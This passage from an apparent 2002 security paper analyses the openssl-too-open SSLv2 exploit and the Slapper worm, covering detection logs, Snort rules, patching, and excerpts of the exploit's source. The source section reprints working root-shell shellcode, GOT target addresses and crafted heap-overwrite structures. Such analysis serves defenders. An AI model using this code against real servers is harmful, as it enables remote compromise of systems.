This attack works against a webserver running the vulnerable SSLv2 code, and therefore, initially, there would be probes to the network by the intruder, using either the openssl-scanner binary as above, or using

```
nmap -sS -p 443 192.168.1.10/24
```

The signature would depend on what type of intrusion detection systems (IDS) have been installed. Without an IDS in place (that is updated with the latest signatures), it is quite possible that nothing would show up in any logs. In this case, using

```
./openssl-scanner -C 192.168.1.10
```

on the Class C network at home found the vulnerable webservers, but running

```
tail -f /var/log/messages /etc/httpd/logs/*
```

while the attack is going on on moon did not register any logs at all. When the attack has succeeded, any user who is already login to the victimised webserver will not notice any new user, nor will

```
tail -f /var/log/messages /var/log/secure
```

report any suspicious activities.

However, during the attack, the SSL library would log the errors. The following lines can be found on /etc/httpd/logs/error_log:

```
[Tue Oct  1 15:58:44 2002] [error] mod_ssl: SSL handshake
failed (server earth.example.com:443, client 192.168.1.10)
(OpenSSL library error follows)
[Tue Oct  1 15:58:44 2002] [error] OpenSSL: error:
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is
different
```

The following corresponding lines can be found in /etc/httpd/logs/ssl_engine_log:

```
[01/Oct/2002 15:58:44 23226] [error] SSL handshake failed
(server earth.example.com:443, client 192.168.1.10)
(OpenSSL library error follows)
[01/Oct/2002 15:58:44 23226] [error] OpenSSL: error:
1406908F:SSL routines:GET_CLIENT_FINISHED:connection id is
different
```

The reason why the exploits works in spite of the error logs is because the exploit actually sends a client-finish message with the wrong connection ID to the webserver after exploiting the buffer overflow. On receiving the wrong connection ID, the webserver drops the connection and starts cleaning up its data structure, and then the remote shell forking works.

If one has snort 1.9.0 (http://www.snort.org) running on the same box, then

running the exploit against the webserver would result in the following entry in /var/log/snort/alert:

```
[**] [1:1887:1] EXPERIMENTAL WEB-MISC OpenSSL Worm traffic
[**]
[Classification: Web Application Attack] [Priority: 1]
11/29-13:54:03.995667 192.168.1.9:42065 -> 192.168.1.10:443
TCP TTL:64 TOS:0x0 ID:42881 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0x5E5E4C8F  Ack: 0x5E4DFFC1  Win: 0x2210
TcpLen: 32
TCP Options (3) => NOP NOP TS: 40038297 590981
[Xref => url www.cert.org/advisories/CA-2002-27.html]
```

In the folder named with the IP address of the webserver, one can further find a file named TCP:42065-443 with the following lines:

```
[**] EXPERIMENTAL WEB-MISC OpenSSL Worm traffic [**]
11/29-13:54:03.995667 192.168.1.9:42065 -> 192.168.1.10:443
TCP TTL:64 TOS:0x0 ID:42881 IpLen:20 DgmLen:97 DF
***AP*** Seq: 0x5E5E4C8F  Ack: 0x5E4DFFC1  Win: 0x2210
TcpLen: 32
TCP Options (3) => NOP NOP TS: 40038297 590981
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+=+=+=+=+=+=+
```

Clearly, snort 1.9.0's rule set has been updated to look for the exploit. The CERT reference [21] that the rule refers to the worm that has been constructed using this exploit.

Examining further the configuration files of snort 1.9.0, one can find the following files in the etc/sig-msg.map of the snort directory:

```
1887 || EXPERIMENTAL WEB-MISC OpenSSL Worm traffic ||
url,www.cert.org/advisories/CA-2002-27.html
1889 || EXPERIMENTAL WORM slapper admin traffic ||
url,isc.incidents.org/analysis.html?id=167) ||
url,www.cert.org/advisories/CA-2002-27.html
```

Referring to the rules directory of snort, one can find the following:

```
experimental.rules:alert tcp $EXTERNAL_NET any ->
$HTTP_SERVERS 443 (msg:"EXPERIMENTAL WEB-MISC OpenSSL Worm
traffic"; flow:to_server,established;
content:"TERM=xterm"; nocase; classtype:web-application-
attack; reference:url,www.cert.org/advisories/
CA-2002-27.html; sid:1887; rev:1;)
```

and

```
experimental.rules:alert udp $EXTERNAL_NET 2002 ->
$HTTP_SERVERS 2002 (msg:"EXPERIMENTAL WORM slapper admin
traffic"; content:"|0000 4500 0045 0000 4000|"; offset:0;
depth:10; classtype:trojan-activity;
reference:url,www.cert.org/advisories/CA-2002-27.html;
reference:url,isc.incidents.org/analysis.html?id=167; sid:
1889; rev:2;)
```

If snort had not been configured with these rules, it is unlikely that the attacks would have bee detected.

How to protect against it (6 points)

The most effective way of protecting against this exploit is to update the openssl library to the latest version that is available, which, as of 9 Aug 2002, is 0.9.6g from http://www.openssl.org. An alternative to downloading the OpenSSL source code and compiling from scratch is to get the update / patches from the vendor. For example, in the case of RedHat, can be found at:

http://www.redhat.com/support/alerts/linux_slapper_worm.html

and

http://rhn.redhat.com/errata/RHSA-2002-160.html

The upgrade itself can be done by using RedHat's up2date utility or downloading the rpm, checking the checksums, and issuing

rpm -Fvh <new-rpm-file>

The quick-and-dirty way of protecting against this (for example, when you have not had the time to download the upgrades) is to disable SSLv2 on the webserver. In /etc/httpd/conf/httpd.conf, look for the line:

```
#SSLCipherSuite ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:
+LOW:+SSLv2:+EXP:+eNULL
```

Uncomment the line and put either a "-" (this was recommended in many advisories) or a "!" in front of "SSLv2" instead of the "+", and restart the webserver using

/etc/init.d/httpd restart

If the above line looks as follows:

```
SSLCipherSuite ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:
+LOW:!SSLv2:+EXP:+eNULL
```

When openssl-too-open is executed against the webserver, the exploit fails as expected.

```
[cllee@earth openssl-too-open]$ ./openssl-too-open -a 0x0b
192.168.1.10
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
  Establishing SSL connections

: Using the OpenSSL info leak to retrieve the addresses
get_server_hello: Remote server does not support 128 bit
RC4
```

Lastly, if buffer overflows can be prevented in the first place, this would have eliminated the problem very early on. However, programming bugs are very difficult to detect. For example, running rats (available from http://www.securesoftware.com/download_form_rats.htm) directly on s2_srvr.c of openssl0.9.6b (downloaded from http://www.openssl.org/source/) results in the following:

```
[cllee@moon ssl]$ rats -w 3 s2_srvr.c
Entries in perl database: 33
Entries in python database: 62
Entries in c database: 334
Entries in php database: 55
Analyzing s2_srvr.c
s2_srvr.c:152: Medium: BUF_MEM_grow
Does the memory need to be cleaned if moved? Use
re[m]alloc_clean instead.

s2_srvr.c:911: Medium: OPENSSL_free
Does the memory need to be cleaned before freeing?

s2_srvr.c:94: Low: memcpy
s2_srvr.c:375: Low: memcpy
s2_srvr.c:444: Low: memcpy
s2_srvr.c:583: Low: memcpy
s2_srvr.c:685: Low: memcpy
s2_srvr.c:755: Low: memcpy
```

```
s2_srvr.c:774: Low: memcpy
s2_srvr.c:803: Low: memcpy
Double check that your buffer is as big as you specify.
When using functions that accept a number n of bytes to
copy, such as strncpy, be aware that if the dest buffer
size = n it may not NULL-terminate the string.

Total lines analyzed: 977
Total time 0.003448 seconds
283352 lines per second
```

Given the nature of the Halting problem, it is very unlikely that there would be a tool that can eliminate software bugs completely. However, one wonders if running a tool like rats over the entire OpenSSL source would find more bugs.

Source code / Pseudo code (6 points)

These can all be found in the openssl-too-open.tar.gz package. Furthermore, Solar Eclipse has provided detailed explanation in the README file that accompanies the .tar.gz file. The explanations in [32, 33, 34, 35, 36, 37] helped as well.

In main.c, each architecture that the attack can exploit is stored with the GOT entry for free():

```
struct system systems[] = {
    {
        "Gentoo (apache-1.3.24-r2)",
        &arch_linux_x86,
        0x08086c34
    },
...
    {
        /* More H D Moore */
        "RedHat Linux 7.3 (apache-1.3.23-11)",
        &arch_linux_x86,
        0x0808528c
    },
```

This is confirmed using

```
objdump -R /usr/sbin/httpd | grep free
```

which generated the following output:

```
080852fc R_386_GLOB_DAT    ap_daemons_min_free
```

```
08085318 R_386_GLOB_DAT    ap_daemons_max_free
080850cc R_386_JUMP_SLOT   regfree
080850e8 R_386_JUMP_SLOT   MM_free
080851f8 R_386_JUMP_SLOT   mm_free
0808528c R_386_JUMP_SLOT   free
```

The info_leak() function obtains the values of the "cipher" and "ciphers" pointers as described earlier:

```
int info_leak(struct ssl_conn* ssl, struct architecture* arch)
{
        unsigned char buf[BUFSIZE];
        int len;

        send_client_hello(ssl);
        get_server_hello(ssl);
        send_client_master_key(ssl, arch->overwrite_session_id_length,
arch->overwrite_session_id_length_len);
        generate_session_keys(ssl);
        get_server_verify(ssl);
        send_client_finished(ssl);
        len = get_server_finished(ssl, buf, BUFSIZE);

        if (ssl->err) {
                printf("%s\n", ssl->err_buf);
                exit(1);
        }

        ssl->cipher = arch->get_cipher(buf, len);
        ssl->ciphers = arch->get_ciphers(buf, len);

        return 1;
```

As you can see, it mimics a full SSLv2 handshake.

In the main() function itself, sufficient connections to the webserver is made to ensure that by the time we are ready for info_leak() or sending the shell code, it would be a newly spawned Apache process handling the request:

```
        /* Open N connections before sending the shellcode. Hopefully this will
           use up all available apache children and the shellcode will be handled
           by a freshly spawned one */

        if (conn_count) printf(": Opening %d connections\n", conn_count);
        for (i=0; i<conn_count; i++) {
                conn[i] = connect_host(host, port);
                /* usleep(10000); */
        }

        while(1) {
                printf("  Establishing SSL connections\n\n");
                for (i=0; i<MAX_SSL_CONNS; i++) {
                        ssl_conns[i] = ssl_connect_host(host, port, verbose);
                        /* usleep(10000); */
```

```
}

/* Use the first SSL connection to overwrite session_id_length, and read
the session structure contents from the SERVER_FINISHED packet. We need
the cipher and ciphers variables from the session structure to make the
shellcode work */

printf(": Using the OpenSSL info leak to retrieve the addresses\n");
for (i=0; i<MAX_SSL_CONNS-1; i++) {
        info_leak(ssl_conns[i], sys->arch);
        printf("  ssl%d : 0x%x\n", i, ssl_conns[i]->ciphers);
}
printf("\n");

/* The ssl[3] connection uses the ciphers value to get the shellcode
address and sends the shellcode to server */

match = 1;
for (i=1; i<MAX_SSL_CONNS-1; i++) {
        if (ssl_conns[i-1]->ciphers != ssl_conns[i]->ciphers) match = 0;
}

if (!match) {
        printf("* Addresses don't match.\n\n");
}
```

In linux-x86.c, the details of the assembly language shell code is revealed. The first shell code is basically to read the absolute address of the shell code:

```
/* 64 bytes of stage1 shellcode. */
unsigned char shellcode_stage1_linux_x86[] =

        /* for (fd=32; fd > 0; fd--) fork(); */

        "\x31\xc9"              /* xor     %ecx,%ecx              */
        "\x80\xc1\x21"          /* add     $0x21,%cl              */

        "\xeb\x2d" "A"          /* jmp     <get_addr>             */
    "AAAA"          /* this is overwritten with fd by unlink */

/* fork_loop: */
        "\x31\xc0"              /* xor     %eax,%eax              */
        "\x04\x02"              /* add     $0x2,%al               */
        "\xcd\x80"              /* int     $0x80                  */
        "\x85\xc0"              /* test    %eax,%eax              */
        "\xe0\xf6"              /* loopnz  <fork_loop>            */
        "\x75\x24"              /* jne     <exit>                 */

        /* read(fd, buf, 3); */

/* read_tag: */
        "\x5b"                  /* pop     %ebx                   */
        "\x87\xd9"              /* xchg    %ebx,%ecx              */
        "\x04\x03"              /* add     $0x3,%al               */
        "\x50"                  /* push    %eax                   */
        "\x5a"                  /* pop     %edx                   */
        "\xcd\x80"              /* int     $0x80                  */

        "\x66\x81\x39\x69\x7a" /* cmpw    $31337,(%ecx)          */
        "\x75\x14"              /* jne     <exit>                 */

        /* write(fd, buf, 3); */
```

```
/* write_tag: */
        "\x50"                  /* push    %eax                    */
        "\x40"                  /* inc     %eax                    */
        "\xcd\x80"              /* int     $0x80                   */

        /* read(fd, buf, 768); */

/* read_shellcode: */
        "\x58"                  /* pop     %eax                    */
        "\xc1\xe2\x08"          /* shl     $0x8,%edx               */
        "\xcd\x80"              /* int     $0x80                   */
        "\xff\xe1"              /* jmp     *%ecx                   */

/* get_addr: */
        "\xe8\xd3\xff\xff\xff" /* call    <fork_loop>              */

/* buf: */
        "\x90\x90\x90"

        /* exit(); */

/* exit: */
        "\x31\xc0"              /* xor     %eax,%eax               */
        "\x40"                  /* inc     %eax                    */
        "\xcd\x80"              /* int     $0x80                   */
;
```

The second shell code implements the spawning of a shell to allow the remote attacker direct access to the box:

```
unsigned char shellcode_stage2_linux_x86[] =
        /* 14 byte dup shellcode */
        "\x31\xc9"              /* xor    %ecx,%ecx                */
        "\x80\xc1\x03"          /* add    $0x3,%cl                 */

/* dup_loop: */
        "\x31\xc0"              /* xor    %eax,%eax                */
        "\xb0\x3f"              /* mov    $0x3f,%al                */
        "\x49"                  /* dec    %ecx                     */
        "\xcd\x80"              /* int    $0x80                    */
        "\x75\xf7"              /* jnz    <dup_loop>               */

        /* 10 byte setresuid(0,0,0); by core */
    "\x31\xc9"              /* xor    %ecx,%ecx                */
    "\xf7\xe1"              /* mul    %ecx,%eax                */
    "\x51"                  /* push   %ecx                     */
    "\x5b"                  /* pop    %ebx                     */
        "\xb0\xa4"              /* mov    $0xa4,%al                */
    "\xcd\x80"              /* int    $0x80                    */

        /* 24 bytes execl("/bin/sh", "/bin/sh", 0); by LSD-pl */
    "\x31\xc0"              /* xorl    %eax,%eax               */
    "\x50"                  /* pushl   %eax                    */
    "\x68""//sh"            /* pushl   $0x68732f2f             */
    "\x68""/bin"            /* pushl   $0x6e69622f             */
    "\x89\xe3"              /* movl    %esp,%ebx               */
    "\x50"                  /* pushl   %eax                    */
    "\x53"                  /* pushl   %ebx                    */
    "\x89\xe1"              /* movl    %esp,%ecx               */
    "\x99"                  /* cdql                            */
    "\xb0\x0b"              /* movb    $0x0b,%al               */
    "\xcd\x80"              /* int     $0x80                   */
```

```
        /* exit(0); */
        "\x31\xdb"              /* xor     %ebx,%ebx               */
        "\xf7\xe3"              /* mul     %ebx,%eax               */
        "\x40"                  /* inc     %eax                    */
        "\xcd\x80"              /* int     $0x80                   */
;
```

Lastly, the carefully crafted ssl_session_st is revealed:

```
unsigned char overwrite_session_id_length_linux_x86[] =
        "AAAA"                                                          /* int
master_key_length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"      /* unsigned char
master_key[SSL_MAX_MASTER_KEY_LENGTH]; */
        "\x70\x00\x00\x00"                                      /* unsigned int
session_id_length; */
;

unsigned char overwrite_next_malloc_chunk_linux_x86[] =
        "AAAA"                                                          /* int
master_key_length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"      /* unsigned char
master_key[SSL_MAX_MASTER_KEY_LENGTH]; */
        "AAAA"                                                          /* unsigned int
session_id_length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"      /* unsigned char
session_id[SSL_MAX_SSL_SESSION_ID_LENGTH]; */
        "AAAA"                                                          /* unsigned int
sid_ctx_length; */
        "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"      /* unsigned char
sid_ctx[SSL_MAX_SID_CTX_LENGTH]; */
        "AAAA"                                                          /* int
not_resumable; */
        "\x00\x00\x00\x00"                                      /* struct sess_cert_st
*sess_cert; */
        "\x00\x00\x00\x00"                                      /* X509 *peer; */
        "AAAA"                                                          /* long
verify_result; */
        "\x01\x00\x00\x00"                                      /* int references; */
        "AAAA"                                                          /* int timeout;
*/
        "AAAA"                                                          /* int time */
        "AAAA"                                                          /* int
compress_meth; */
        "\x00\x00\x00\x00"                                      /* SSL_CIPHER *cipher; */
        "AAAA"                                                          /* unsigned long
cipher_id; */
        "\x00\x00\x00\x00"                                      /* STACK_OF(SSL_CIPHER)
*ciphers; */
        "\x00\x00\x00\x00\x00\x00\x00\x00"      /* CRYPTO_EX_DATA ex_data; */
        "AAAAAAAA"                                                      /* struct
ssl_session_st *prev,*next; */

        "\x00\x00\x00\x00"                                      /* Size of previous chunk
*/
        "\x11\x00\x00\x00"                                      /* Size of chunk, in
bytes */
        "fdfd"                                                          /* Forward and
back pointers */
        "bkbk"
        "\x10\x00\x00\x00"                                      /* Size of previous chunk
```

```
*/
        "\x10\x00\x00\x00"                                      /* Size of chunk,
PREV_INUSE is set */
;
```

The last file ssl2.c implements the attack code's version of the SSLv2 handshake.

Additional Information (6 points)

Most URLs below can be found in the Citations section, but are included here for completeness.

The exploit can be found at:
http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html.

The exploit's CVE entry can be found at [17]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0656.

CERT postings related to this vulnerability can be found at [18, 19, 20] http://www.cert.org/advisories/CA-2002-23.html,
http://www.kb.cert.org/vuls/id/102795,
http://www.cert.org/advisories/CA-2002-27.html.

ISS has a similar posting on [20]
http://www.iss.net/security_center/static/9714.php.

ISC's analysis of the various Slapper and Scalper worms are found at [22, 23, 24, 25, 26, 27]:
http://isc.incidents.org/analysis.html?id=177,
http://isc.incidents.org/analysis.html?id=176,
http://isc.incidents.org/analysis.html?id=175,
http://isc.incidents.org/analysis.html?id=173,
http://isc.incidents.org/analysis.html?id=172,
http://isc.incidents.org/analysis.html?id=167.

Post analysis of the exploit, and news reports about it can be found at [28, 29, and 30].
http://www.newscientist.com/news/news.jsp?id=ns99993090,
http://news.com.com/2100-1001-966398.html,
http://www.rtfm.com/pubs.html.

Citations

1. Internet Storm Centre, Internet Storm Centre Home Page, http://isc.incidents.org/, accessed 14 Oct 2002.
2. Internet Storm Centre, Port report on port 443, http://isc.incidents.org/port_details.html?port=443, accessed 14 Oct 2002.
3. Internet Assigned Numbers Authority, click on "Protocol Number Assignment Services", then Port Numbers, http://www.iana.org/assignments/port-numbers, last updated 2002-10-08, accessed 14 Oct 2002.
4. "SSL Protocol V. 3.0", Netscape, http://wp.netscape.com/eng/ssl3/ssl-toc.html, dated November 18, 1996, accessed 14 Oct 2002.
5. "SSL 3.0 Specification", Netscape, http://wp.netscape.com/eng/ssl3/, accessed 14 Oct 2002.
6. "SSL 2.0 Protocol Specification", Netscape, http://wp.netscape.com/eng/security/SSL_2.html, Last Update: Feb. 9Th, 1995, access 14 Oct 2002.
7. "Transport Layer Security (tls)", Internet Engineering Task Force (IETF), http://www.ietf.org/html.charters/tls-charter.html, Last Modified: 2002-10-11, accessed 14 Oct 2002.
8. "The TLS Protocol Version 1.0", IETF, http://www.ietf.org/rfc/rfc2246.txt?number=2246, January 1999, accessed 14 Oct 2002.
9. "Addition of Kerberos Cipher Suites to Transport Layer Security (TLS)", IETF, http://www.ietf.org/rfc/rfc2712.txt?number=2712, October 1999, accessed 14 Oct 2002.
10. "HTTP Over TLS", IETF, http://www.ietf.org/rfc/rfc2818.txt?number=2818, May 2000, accessed 14 Oct 2002.
11. "Upgrading to TLS Within HTTP/1.1", IETF, http://www.ietf.org/rfc/rfc2817.txt?number=2817, May 2000, accessed 14 Oct 2002.
12. "3 INVESTIGATIONS ABOUT SSL", Cybervote, http://www.eucybervote.org/Reports/MSI-WP2-D7V1-V1.0-02.htm, accessed 14 Oct 2002.
13. "Introduction to SSL
", Netscape, http://developer.netscape.com/docs/manuals/security/sslin/contents.htm, accessed 28 Oct 2002.
14. Secure Socket Layer (SSL), Communications Security on Web, by Mehmet Celik, CSC 457 Computer Networks, Fall 2000, henry.ee.rochester.edu:8080/users/celik/celik_ssl.pdf, accessed 28 Nov 2002.
15. "The monkey in the middle attacks", Denis Cucamp, 12 February 2001, http://www.groar.org/pres/MonkeyInTheMiddle/MonkeyInTheMiddle-en.htm, accessed 28 Nov 2002.
16. "SSL Certificates: What are you paying for?", Daniel Fisher <dfisher@vt.edu>, Version 1.0, November 28, 2001, http://www.middleware.vt.edu/pubs/ssl.html, accessed 29 Nov 2002.
17. CAN-2002-0656 (under review), , accessed 29 Nov 2002.
18. "CERT® Advisory CA-2002-23 Multiple Vulnerabilities In OpenSSL", Original release date: 30 Jul 2002, Last revised: 11 Oct 2002, Source: CERT/CC, http://www.cert.org/advisories/CA-2002-23.html, accessed 29 Nov 2002.
19. Vulnerability Note VU#102795, http://www.kb.cert.org/vuls/id/102795,

accessed 29 Nov 2002.
20. "openssl-ssl2-masterkey-bo (9714)", http://www.iss.net/security_center/static/9714.php, accessed 29 Nov 2002.
21. "CERT® Advisory CA-2002-27 Apache/mod_ssl Worm", Original release date: 14 Sep 2002, Last revised: 11 Oct 2002, Source: CERT/CC, http://www.cert.org/advisories/CA-2002-27.html, accessed 29 Oct 2002.
22. "Scalper and Slapper Worms Genealogy", published 2 Oct 2002, http://isc.incidents.org/analysis.html?id=177, accessed 29 Nov 2002.
23. "SlapperII.A Variant", published 2 Oct 2002, http://isc.incidents.org/analysis.html?id=176, accessed 29 Nov 2002.
24. "Slapper.C2 Update", published 1 Oct 2002, http://isc.incidents.org/analysis.html?id=175, accessed 29 Nov 2002.
25. "Slapper.C (Cinik) Update", published 1 Oct 2002, http://isc.incidents.org/analysis.html?id=173, accessed 29 Nov 2002.
26. "Slapper.B (Aion) Update", published 1 Oct 2002, http://isc.incidents.org/analysis.html?id=172, accessed 29 Nov 2002.
27. "OpenSSL Vulnerabilities", published 13 Sep 2002, http://isc.incidents.org/analysis.html?id=167, accessed 29 Nov 2002.
28. "Remote net probe reveals sloppy software upkeep", NewScientist.com news service, 14:55 20 Nov 2002, http://www.newscientist.com/news/news.jsp?id=ns99993090, accessed 29 Nov 2002.
29. "Study: System admins slow to zap bugs", by Robert Lemos, Staff Writer, CNET News.com, 19 Nov 2002, 12:01 PM PT, http://news.com.com/2100-1001-966398.html, accessed 29 Nov 2002.
30. "Security holes... Who cares?", by Eric Rescorla, http://www.rtfm.com/pubs.html, accessed 29 Nov 2002.
31. "Smashing The Stack For Fun And Profit", by Aleph One, aleph1@underground.org, Phrack 49, Volume Seven, Issue Forty-Nine, http://community.core-sdi.com/~juliano/smashing/P49-4-Smashing_the_stack.txt, accessed 30 Nov 2002.
32. "Local root exploit in LBNL traceroute", by Michel Kaempf <maxx@MASTERSECURITY.FR>, 6 Nov 2000 16:14:20 -0300, posted to BugTraq, http://community.core-sdi.com/~juliano/freebug.txt, accessed 30 Nov 2002.
33. "free() issues", by Chris Evans (chris@ferret.lmh.ox.ac.uk), Mon Jul 10 2000 - 20:25:53 BST, posted to Linux Security Audit Project, http://security-archive.merton.ox.ac.uk/security-audit-200007/0008.html, accessed 30 Nov 2002.
34. "Very interesting traceroute flaw", by Chris Evans <chris@ferret.lmh.ox.ac.uk>, Sep 28 2000 11:33PM, posted to BugTraq, http://online.securityfocus.com/archive/1/136215, accessed 30 Nov 2002.
35. "JPEG COM Marker Processing Vulnerability in Netscape Browsers", by Solar Designer <solar@false.com>, Jul 25 2000 4:56AM, posted to BugTraq, http://online.securityfocus.com/archive/1/71598, accessed 30 Nov 2002.
36. "Traceroute exploit + story", by W.H.J.Pinckaers (W.H.J.Pinckaers@CPEDU.RUG.NL), Thu Oct 05 2000 - 16:09:20 BST,

posted to BugTraq, http://security-archive.merton.ox.ac.uk/bugtraq-200010/0084.html, accessed 30 Nov 2002.

37. "Linux/Slapper", by Frédéric Perriot and Péter Ször, Symantec Security Response, USA, November 2002, http://www.virusbtn.com/resources/viruses/indepth/slapper.xml, accessed 1 Dec 2002.